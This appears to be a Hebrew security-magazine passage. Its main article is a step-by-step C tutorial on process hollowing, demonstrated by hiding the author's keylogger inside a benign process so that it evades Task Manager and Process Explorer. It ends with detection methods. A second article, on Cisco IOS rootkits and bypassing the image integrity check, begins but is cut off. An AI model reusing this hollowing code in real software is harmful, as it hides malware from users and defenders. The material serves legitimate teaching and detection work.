בתחילה, חלק גדול מכותבי הוירוסים השתמש בשיטה פשוטה ביותר - לקרוא לתהליכים של אותם הנוזקות בשמות גנריים ודומים לתהליכים מוכרים כמו למשל ב-i גדולה במקום l או 1. השיטה פשוטה ביותר אך עם זאת היא עובדת בצורה מדהימה על רוב האוכלוסיה כולל אנשי מחשוב, עם זאת - על תוכנות Antivirus ולמשתמשים חדי העין / משתמשים השיטה הינה עבדה.

וכן נכנסת לתמונה השיטה Process hollowing עליה נדבר במאמר זה. השיטה הנ"ל מאפשרת לנוזקה ליצור תהליך לגיטימי לחלוטין כגון notepad ולהחליף את תוכנו (בזיכרון) בתוכן של תהליך אחר. פתיחת התהליך המקורי תתבצע ב-suspended mode (מפני שבמצב הזה, יהיו לנו הרשאות עריכה למרחב הזיכרון של התהליך), ולאחר מכן - שכתוב הזיכרון שלו כך שיכיל את קוד הנוזקה, חיווט מחודש של מספר נתונים שנלמד עליהם בהמשך והמשך הרצת התהליך.

באופן כזה, יווצר לנו תהליך שיראה לגיטימי לגמרי על ידי כלי בדיקה "רגילים" ולמעשה הוא יריץ קוד משלנו.

אז שנתחיל?

ראשית, עלינו לוודא מספר דברים על מנת למקסם את אחוז ההצלחה:

- צורת המימוש שאנחנו נבצע תעבוד על קבצי EXE 32 ביט בלבד (השיטה תעבוד גם על קבצים שהם 32 ביט ונמצאים על מחשב עם מערכת הפעלה 64 ביט)
- לקבצים חייבת להיות כתובת BaseAddresss זהה.
- הקבצים חייבים להיות שייכים לאותו subsystem (אי אפשר לשלב בין חלונות ל-console)

לאחר שהבנו את זה, נתחיל בליצור את התהליך המארח במבצב **suspended** בעזרת פונקצית API מוכרת בשם CreateProcess, נעביר לפרמטר dwCreationFlags את הדגל CREATE_SUSPENDED באופן הבא:

```
LPSTARTUPINFOA pStartupinfo = new STARTUPINFOA();
PROCESS_INFORMATION process_info;
CreateProcess(NULL, argv[1], NULL, NULL, FALSE, CREATE_SUSPENDED, NULL,
NULL, pStartupinfo, &process_info))
```

- **process_info** הוא מבנה אשר מכיל handle-ים לתהליך עצמו ול-primary thread שלו, מה שישמש אותנו הרבה בהמשך כשנרצה לעשות מניפוליציות על התהליך המארח.

כעת, לאחר שהתהליך נוצר ב-suspended נוכל לערוך את מרחב הזיכרון שלו. אך לפני כן, נקרא את הקובץ שאותו נרצה להחביא באמצעות הפונקציה CreateFile באופן הבא:

```
HANDLE mProc = CreateFile(argv[2], GENERIC_READ, FILE_SHARE_READ, NULL,
OPEN_EXISTING, 0, NULL);
```

אנחנו משתמשים בה לטובת קבלת handle גם לקובץ שאותו נרצה להחביא.

העלאת הקובץ המוחבא מהדיסק לזיכרון

בשלב זה נתחיל בלמצוא את גודלו של הקובץ על הדיסק:

```
DWORD nSizeOfFile = GetFileSize(mProc, NULL);
```

עכשיו נרצה להקצות זיכרון בתהליך שלנו בגודל של הקובץ על הדיסק (כדי שנוכל לבצע מניפולציות על הקוד שלו), נעשה את זה על ידי הפונקציה VirtualAlloc באופן הבא:

```
PVOID image = VirtualAlloc(NULL, nSizeOfFile, MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);
```

כך נגדיר שהזיכרון יהיה ניתן לעריכה. **image** הוא מצביע לאזור שבו תהליך הקצאת הזיכרון התחילה.

כעת נרצה לכתוב את תוכן הקובץ החבוי לזיכרו (שכבר הקצנו), נעשה את זה על ידי הפונצקיה ReadFile:

```
ReadFile(mProc, image, nSizeOfFile, &read, NULL);
```

- הפונקציה ReadFile מקבלת handle לקובץ שנרצה להחביא, את הגודל שלו, וכן buffer אשר מקבל את המידע שנקרא מתוך הדיסק (ה-buffer הוא אותו אזור בזיכרון שהקצנו קודם לכן).

מרגע זה אפשר לסגור את התהליך של הקובץ שנרצה להחביא כי אין לנו עוד צורך בו:

```
TerminateProcess(mProc, 1);
```

הגדרת ה-headers של הקובץ שנרצה להחביא

ראשית, נגדיר את ה-header-ים:

```
PIMAGE_DOS_HEADER pidh;
PIMAGE_NT_HEADERS pinh;
PIMAGE_SECTION_HEADER pish;
```

כעת נרצה להגדיר את ה-dos header של הקובץ:

```
pidh = (PIMAGE_DOS_HEADER)image;
```

- (נזכור כי image הוא יצוג שלנו לקובץ בזיכרון).

נשתמש ב-e_lfanew שהוא השדה אשר מכיל את ה-offset ל-Nt headers:

```
pinh = (PIMAGE_NT_HEADERS)((LPBYTE)image + pidh->e_lfanew);
```

לקיחת ה-Context

לפני שנמשיך לשלב הבא, עלינו להבין מה זה לכל הרוחות "context"?

ה-context הוא בעצם structure אשר מכיל את כלל הגדרות האוגרים במצב נתון, לרוב משתמשים ב-context בשביל context switching (שמירת הגדרות), ולאחר מכן שיחזור של מצב האוגרים של thread מסויים לאחר שהוא נעצר - מאותה נקודה שהפסיק בפעם הקודמת.

אנחנו נשתמש ביכולת הנ"ל באופן קצת שונה מפני שלא נרצה להחזיר את ה-thread לאותה נקודה, אלא לשנות את אגור ה-EAX ל-Entry Point של הקובץ המחובא, ובנוסף - נוכל לקבל דרך ה-context את ה-base address של התהליך:

```
CONTEXT ctx;
```

את לקיחת ה-context נעשה באמצעות פונקיצית native API שאותה נייבא לפני כן מ-NTDLL.dll. hThread הוא handle ל-primary thread של התהליך, ו-ctx הוא המיקום שאליו ה-context ישמר. נעשה זאת באופן הבא:

```
NtGetContextThread(process_info.hThread, &ctx);
```

שמירת ה-PEB

למי שלא שאינו מכיר, ה-PEB (Process Environment Block) הוא מבנה זיכרון אשר מכיל מידע על התהליך, מידע כגון רשימת המודולים הטעונים, כתובת ה-HEAP, BaseAddress, ועוד.

- כתובת ה-PEB תמיד תמצא באוגר EBX בתהליך במצב suspended!

כתובת ה-BaseAddress נמצאת 8 bytes אחרי ה-PEB לכן נשתמש שוב בפונקצית native API שהפעם קוראים לה NtReadVirtualMemory

```
NtReadVirtualMemory(process_info.hProcess, (PVOID)(ctx.Ebx + 8), &base,
sizeof(PVOID), NULL);
```

הפונקציה מקבלת handle לתהליך,כתובת של מיקום הקריאה בזיכרון, Buffer שאליו ישלח המידע שנקרא וכמות המידע לקרוא.

בשלב זה יש לנו ב-base את כתובת ה-BaseAddress של התהליך המארח.

מחיקת זיכרון והקצאה חדשה

לאחר שמצאנו את ה-BaseAddress של התהליך המארח, וקיבלנו גישה ל-header-ים של הקובץ אשר נרצה להחביא, נשווה בינהם על מנת שנראה שהם אכן שווים:

```
if ((DWORD)base == pinh->OptionalHeader.ImageBase)
{
   printf("\nUnmapping original executable image from child process.
   Address: %#x\n", base);
   NtUnmapViewOfSection(process_info.hProcess, base);
}
```

- הפונקצייה **NtUnmapViewOfSection** מקבלת handle לתהליך המארח ואת ה-BaseAddress שלו ובעצם עושה UNMAP לכל מרחב הזיכרון של התהתליך.


כעת, לאחר שהתהליך המארח שלנו רוקן, נרצה להקצות זיכרון חדש לכתיבה. לשם כך נשתמש ב-VirtualAllocEx. נשתמש בה באופן הבא:

```
PVOID mem = VirtualAllocEx(process_info.hProcess, (PVOID)pinh-
>OptionalHeader.ImageBase, pinh->OptionalHeader.SizeOfImage, MEM_COMMIT |
MEM_RESERVE, PAGE_EXECUTE_READWRITE);
```

נקצה זיכרון בתהליך המארח בכתובת ה-BaseAddress של הקובץ שנחביא ובגודל שלו, ונגדיר את הזיכרון כ-MEM_RESERVE | MEM_COMMIT על מנת שהוא יהיה מוכן לשימוש ובעל הרצה.

אנו נמצאים כעת בשלב שיש לנו תהליך חלול (hollow) אז נרצה לכתוב לתוכו דברים לא? בהחלט!

ראשית, נתחיל בלכתוב את כל ה-header-ים של הקובץ שנחביא לתהליך המארח שלנו עד ל-section-ים. באופן ויז'ואלי, זה נראה כן:



אתם בטח שואלים את עצמם איך נעשה זאת?

השדה SizeOfHeaders מכיל בתוכו את הגודל של כל ה-header-ים + section table. מה שאומר שנוכל להשתמש בו כ-offset ל-section הראשון בקובץ:

```
NtWriteVirtualMemory(process_info.hProcess, mem, image,
pinh->OptionalHeader.SizeOfHeaders, NULL);
```

- הפונצקיה **NtWriteVirtualMemory** כותבת לכתובת תחילת הזכירון שאנחנו מגדירים לה (mem- מרחב הזיכרון החדש שקיבלנו מקודם) וכותבת לו מ-image (שמכיל את הקובץ שנחביא) לפי הגודל של SizeOfHeaders.

כעת יש בידינו את ה-header-ים של הקובץ המוחבא, אך עדיין חסרים ה-section-ים שלו. על מנת לכתוב אותם נשתמש בלולאת for שתרוץ לפי מספר ה-section-ים (נקבל אותם מ-NumberOfSections שנמצא ב-File Header) שיש בקובץ, הלולאה תכתוב כל section בנפרד בעזרת חישוב מתמטי "פשוט" באופן

הבא: חישוב כל הגודל של הזיכרון עד ה-section header + גודלו הקבוע של כל section כפול מספר האיטרציה בלולאה.

נשמע קצת לא ברור? הינה קטע קוד שיסביר את זה:

```
for (int i = 0; i<pinh->FileHeader.NumberOfSections; i++)
{
    pish = (PIMAGE_SECTION_HEADER)((LPBYTE)image + pidh->e_lfanew +
       sizeof(IMAGE_NT_HEADERS) + (i*sizeof(IMAGE_SECTION_HEADER)));

    NtWriteVirtualMemory(process_info.hProcess, (PVOID)((LPBYTE)mem + pish-
       >VirtualAddress), (PVOID)((LPBYTE)image + pish-
       >PointerToRawData),pish->SizeOfRawData, NULL);
}
```

- **VirtualAddress** הינה המיקום שבו הקוד אמור להיטען אליו בזיכרון (המיקום שאליו נכתוב בזיכרון).
- **PointerToRawData** הינו הקוד עצמו של הקובץ אשר נחביא.
- **SizeOfRawData** הינו גודל קוד זה.

וידוא המשך ריצה

כמעט סיימנו, החלק המסובך מאחורינו נשארו רק כמה "פינישים" אחרונים...

בתהליך המארח (התהליך שכעת שכתבנו לו את הזיכון) נצטרך לשנות את אוגר ה-EAX שיצביע ל-Entry Point של הקובץ המוחבא. זאת לטובת שלב הפעלתו מחדש של התהליך, בשלב זה נרצה לוודא שהוא ממשיך לרוץ מתחילת הקוד של התהליך שנחביא ושלא תהיה לנו קריסה... נעשה זאת כך:

```
ctx.Eax = (DWORD)((LPBYTE)mem + pinh->OptionalHeader.AddressOfEntryPoint);
```

אחרי שעשינו זאת, נכתוב את ה-BaseAddress של הקובץ שנחליף להתהליך החדש שלנו:

```
NtWriteVirtualMemory(process_info.hProcess, (PVOID)(ctx.Ebx + 8),
         &pinh->OptionalHeader.ImageBase, sizeof(PVOID), NULL);
```

וכמובן נחזיר את ה-context שנשמר קודם לכן, כשהוא מתוקן:

```
NtSetContextThread(process_info.hThread, &ctx);
```

המשכת ריצת התהליך

ולרגע שחיכינו לו... נחזיר את התהליך למצב ריצה:

```
NtResumeThread(process_info.hThread, NULL);
```


וכמובן - לא נשכח בסוף לשחרר את הזיכרון שהקצנו בשביל הקובץ:

```
VirtualFree(image, 0, MEM_RELEASE);
```


זהו, יצרנו תהליך חדש לגמרי-בעיני מערכת ההפעלה! מערכת ההפעלה בשלב זה בטוחה שמדובר בתהליך לגיטימי, אך תוכנו הוא תהליך אחר לחלוטין...

דוגמאות שימוש


כתבתי תוכנית פשוטה אשר מציגה על המסך את ההודעה "Hello World", אך בעזרת הטכניקה הנ"ל שכתבתי לה את הזיכרון וכעת התהליך מריץ KeyLogger שכתבתי. ההרצאה מתבצעת באופן הבא:




בריצה:



אך ב-TaskManager ניתן לראות שמערכת ההפעלה מזהה אותו כ-Hello World:



כעת, נבדוק את המצב עם הכלי procexp.exe של Sysinternals:



נראה שגם הוא לא מזהה את ה-KeyLogger אלא רואה אותו כ-Hello World הסתמי... ☺

דוגמא לשימוש בעולם האמיתי

BBSRAT- Roaming Tiger הינו מערך אשר תקף בכירים ברוסיה ובנות בריתה לשם גניבת מידע בנוגע לתחנות חלל ותקשורת ונחשד כמגיע מסין. לאחר שנשלח כ-Spear Phishing במייל, הקובץ ssonsvr.exe שהוא קובץ לגיטימי וחתום של citrix משומש בעזרת השיטה DLL-side loading כדי לטעון את pnipcn.dll לזיכרון והוא יוצר Instance של msiexec.exe במצב suspended וכותב לתוכו את התוכן של aclmain.sdb שהוא מכיל בעצם את קוד הפוגען.

אז איך כן מזהים Process Hollowing?

על מנת לזהות תהליך אשר הזריקו לזיכרון של תוכן של תהליך אחר נוכל להשתמש במספר שיטות. לדוגמא - אנחנו יכולים להניח שכמעט תמיד לפחות 90% מה-header-ים על הדיסק ימצאו בזיכרון, לכן השוואה של השדות הנ"ל וזיהוי חריגה - יכולה בקלות לגלות את השיטה.

שיטה נוספת ניתן לבצע באמצעות malfind שהוא plugin של volatility אשר סורק את ה-section-ים בזיכרון של התהליך ומחפש Section שיש לו הרשאות PAGE_EXECUTE_READWRITE (שבדרך כלל כותבי malware משאירים, ולא מתקנים עם הפונקציה VirtualProtectEx כדי להחזיר להרשאות רגילות של Read-only), זיהוי של Section כזה יכול להעיד על פעולת הזרקה. בסבירות טובה מאוד.

Cuckoo Sandbox מנטר פקודות API מסויימות ויכול לזהות גם חשד ל-Process Hollowing בזמן הפעולה.

סיכום

במאמר זה ראינו כי באמצעות לא יותר מדי מאמץ וידע מקצועי ניתן להשתמש בשיטה כזאת על מנת לשדרג כמעט כל פוגען ולהוסיף לו עוד רמה של תחכום וקושי לגילוי. בנוסף, ראינו דוגמא קטנה לאיך השיטה מיושמת על ידי פוגענים בעולם. עם זאת - ראינו שבעזרת לא הרבה תחכום ניתן גם לזהות תהליך כזה בבדיקה פורנזית, הן באופן ידני (השוואה בין השדות של הקובץ בזיכרון ובדיסק) והן באופן אוטומטי (Cuckoo Sandbox).

על המחבר

אילן דודניק, בן 21, חייל וסטודנט למדעי המחשב במכללה למנהל.

ביבליוגרפיה

Windows PE Header

- http://marcoramilli.blogspot.co.il/2010/12/windows-pe-header.html
- http://www.csn.ul.ie/~caolan/pub/winresdump/winresdump/doc/pefile.html

Process Hollowing

- http://www.autosectools.com/process-hollowing.pdf

PEB (Process Enviroment Block)

- https://en.wikipedia.org/wiki/Process_Environment_Block

Process hollowing meets cuckoo sandbox

- http://journeyintoir.blogspot.co.il/2015/02/process-hollowing-meets-cuckoo-sandbox.html -

BBSRAT

- http://researchcenter.paloaltonetworks.com/2015/12/bbsrat-attacks-targeting-russian-organizations-linked-to-roaming-tiger/

כתיבת RootKit למערכות IOS

(לא ה-iOS הזה, השני...)

מאת עמרי בנארי

הקדמה

תחום המחקר הנוגע לרכיבי תקשורת (מתגים ונתבים בעיקר, אך ישנם עוד הרבה) בהיבטי אבטחת מידע הוא תחום יחסית חדש בעולם הסייבר, אשר בשנים האחרונות מתחיל לתפוס תאוצה יותר ויותר. מתגים ונתבים הינם תשתית מרכזית בתחום ה-Networking, ציודים אלו משמשים תשתית עבור כל רשת מחשבים מוכרת בעידן המודרני. על כן, בעולם אבטחת המידע, תחום זה הינו תחום טוב להתעסק בו. עובדה זו עוררה בשנים האחרונות יותר ויותר תשומת לב לכיוון כזה ומתוך כך הביאה לפיתוח הן של מתקפות חדשות והן של הגנות חדשות עבור טכנולוגיות אלו.

מאמר זה עוסק ברכיבי התקשורת מבית היוצר של ענקית התקשורת סיסקו. במאמר ניגע בתצורת מערכת ההפעלה של סיסקו, מנגנוני ההגנה המובנים בנתבי ומתגי סיסקו, ונקנח בהדרכה על יצירת RootKit בסיסי מאוד למערכת ההפעלה של אותם רכיבים הידועה בשמה (Cisco IOS **I**nternetwork **O**perating **S**ystem).

Cisco IOS

סיסקו הינה אחת מחברות טכנולוגיית המידע המצליחות בעידן האינטרנט.


סיסקו נוסדה ב־1984, בעיר סן פרנסיסקו, קליפורניה ומכאן גם שמה אשר נגזר משם העיר, כמו גם לוגו החברה שמציג את גשר שער הזהב המפורסם של העיר. סיסקו עוסקת בעיקר בפיתוח פתרונות תקשורת לשכבות הנמוכות במודל שבע השכבות, בהיבטי ההגנה (FW,IPS וכו') ובהיבטי התפעול.

IOS או Internetworking Operating System היא מערכת הפעלה בנתבים ובמתגים של חברת סיסקו מערכות. המערכת מספקת לנתב עצמו שירותי ליבה שונים, את תוכנת הניתוב של הנתב, את ה-CLI (ממשק שורת הפקודה של הנתב לעריכת ההגדרות של הנתב) ועוד. ל-Cisco IOS אלפי גרסאות שונות המותאמות לרכיבים שונים, עם זאת מאמר זה נכון עבור כולן עם התאמות כאלו ואחרות.

היכרות בסיסית

בשונה ממערכות הפעלה אחרות שאנו מכירים, ה-IOS כולה כתובה בתוך קובץ אחד. זאת אומרת, כל הפעולות שמערכת ההפעלה מבצעת (קלט ופלט, עיבוד מידע, טיפול בשגיאות, ממשק המשתמש ועוד) אינן נפרדות מבחינת ארכיטקטורה. קובץ זה יושב בזיכרון של הרכיב בצורה דחוסה (מטעמי חסכון במקום), אך בעת הפעלת הרכיב הקובץ עובר הליך של חילוץ(בו נעסוק מאוחר יותר), ונטען ישירות אל זיכרון הרכיב.

החילוץ שעובר קובץ מערכת ההפעלה הינו חילוץ עצמי, ע"י קוד שמוטמע בראשית הקובץ. קובץ מערכת ההפעלה בסוגי ציוד ישן הינו קובץ הרצה מסוג ELF. במתגים החדשים של סיסקו (2960 והלאה) הקובץ בנוי בפורמט MZIP אשר פותח ע"י סיסקו. ב-GITHUB קיים קוד המאפשר להמיר בין פורמט MZIP חזרה לפורמט ELF וההפך. קובץ ה-ELF של מערכת ההפעלה בנוי בצורה הבאה:



[בתמונה: מבנה קובץ מערכת ההפעלה]

Header קובץ המערכת מכיל מבנה הנקרא "מבנה קסם" (Magic structure), אשר משמש את מנגנון ה-Image integrity check. מנגנון הגנה זה נועד לוודא כי קובץ מערכת ההפעלה לא שונה ע"י גורם חיצוני, אך כמו שנלמד בהמשך, ניתן לעקפו.

מבנה הקסם מכיל בראשיתו את הערך 0xFEEDFACE, את גודל קובץ מערכת ההפעלה הלא דחוסה, קובץ מערכת ההפעלה הדחוסה, Checksum של קובץ מערכת ההפעלה הלא דחוסה, וכן Checksum של קובץ מערכת ההפעלה הדחוסה, כפי שחושבו ע"י סיסקו על מערכת ההפעלה המקורית שלהם.

